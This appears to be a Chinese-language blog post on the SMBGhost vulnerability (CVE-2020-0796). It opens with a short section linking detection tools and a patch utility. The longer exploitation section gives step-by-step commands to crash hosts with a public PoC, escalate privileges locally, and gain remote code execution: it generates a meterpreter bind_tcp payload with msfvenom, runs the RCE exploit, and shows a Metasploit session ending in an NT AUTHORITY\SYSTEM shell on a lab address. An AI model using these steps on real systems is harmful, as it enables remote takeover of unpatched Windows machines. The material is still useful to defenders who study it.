

检测篇

git 脚本检测：https://github.com/ollypwn/SMBGhost



检测返回的数据包中SMB压缩版本，这种检测打过补丁依然会误报。

奇安信检测工具：http://dl.qianxin.com/skylar6/CVE-2020-0796-Scanner.zip




个人用户检测，使用腾讯电脑管家SMB漏洞修复工具：http://dlied6.qq.com/invc/QQPatch/QuickFix_SMB0796.exe

漏洞利用篇


蓝屏POC： https://github.com/eerykitty/CVE-2020-0796-PoC

```
git clone https://github.com/eerykitty/CVE-2020-0796-PoC.git
python3 setup.py install
python3 CVE-2020-0796.py 192.168.172.128
```



本地提权POC： https://github.com/danigargu/CVE-2020-0796

本地普通用户Bypass执行提权exp后弹出cmd窗口，成功获取system权限。



远程利用代码： https://github.com/chompie1337/SMBGhost_RCE_PoC

1、使用msfvenom生成payload

```
msfvenom  -p windows/x64/meterpreter/bind_tcp  lport=1234 -f py -o evil.py
```

2、将evil.py 生成的code，替换到exploit.py的USER_PAYLOAD参数，并把参数buf改为USER_PAYLOAD。

```
root@kali:~# git clone https://github.com/chompie1337/SMBGhost_RCE_PoC.git
root@kali:~# cd SMBGhost_RCE_PoC/
root@kali:~/SMBGhost_RCE_PoC# ls
exploit.py  kernel_shellcode.asm  lznt1.py  __pycache__  README.md  smb_win.py
```

3、运行exploit.py

```
 python3 exploit.py -ip 192.168.172.128
```

```
root@kali:~/SMBGhost_RCE_PoC# python3 exploit.py -ip 192.168.172.128
[+] found low stub at phys addr 13000!
[+] PML4 at lad000
[+] base of HAL heap at fffff79080000000
[+] found PML4 self-ref entry 106
[+] found HalpInterruptController at fffff79080001478
[+] found HalpApicRequestInterrupt at fffff806786bcbb0
[+] built shellcode!
[+] KUSER_SHARED_DATA PTE at ffff837bc0000000
[+] KUSER_SHARED_DATA PTE NX bit cleared!
[+] Wrote shellcode at fffff78000000950!
[+] Press a key to execute shellcode!
[+] overwrote HalpInterruptController pointer, should have execution shortly...
```

4、启动msf监听本地端口（PS：监听端口如果一直收不到shell，可重新运行一次。）

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > set rhost 192.168.172.128
rhost => 192.168.172.128
msf5 exploit(multi/handler) > exploit
```

```
msf5 exploit(multi/handler) > run

[*] Started bind TCP handler against 192.168.172.128:1234

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf5 exploit(multi/handler) > run

[*] Started bind TCP handler against 192.168.172.128:1234
[*] Sending stage (206403 bytes) to 192.168.172.128
[*] Meterpreter session 3 opened (192.168.172.129:35691 -> 192.168.172.128:1234) at 2020-06-07 09:15:46 -0400

meterpreter > shell
Process 1960 created.
Channel 1 created.
Microsoft Windows [° 汾 10.0.18362.30]
(c) 2019 Microsoft Corporation¡ £± £´ ÇÈ{¡ £

C:\Windows\system32>whoami

whoami
nt authority\system
```

新文章将同步更新到我的个人公众号上，欢迎各位朋友扫描我的公众号二维码关注一下我，随时获取最新动态。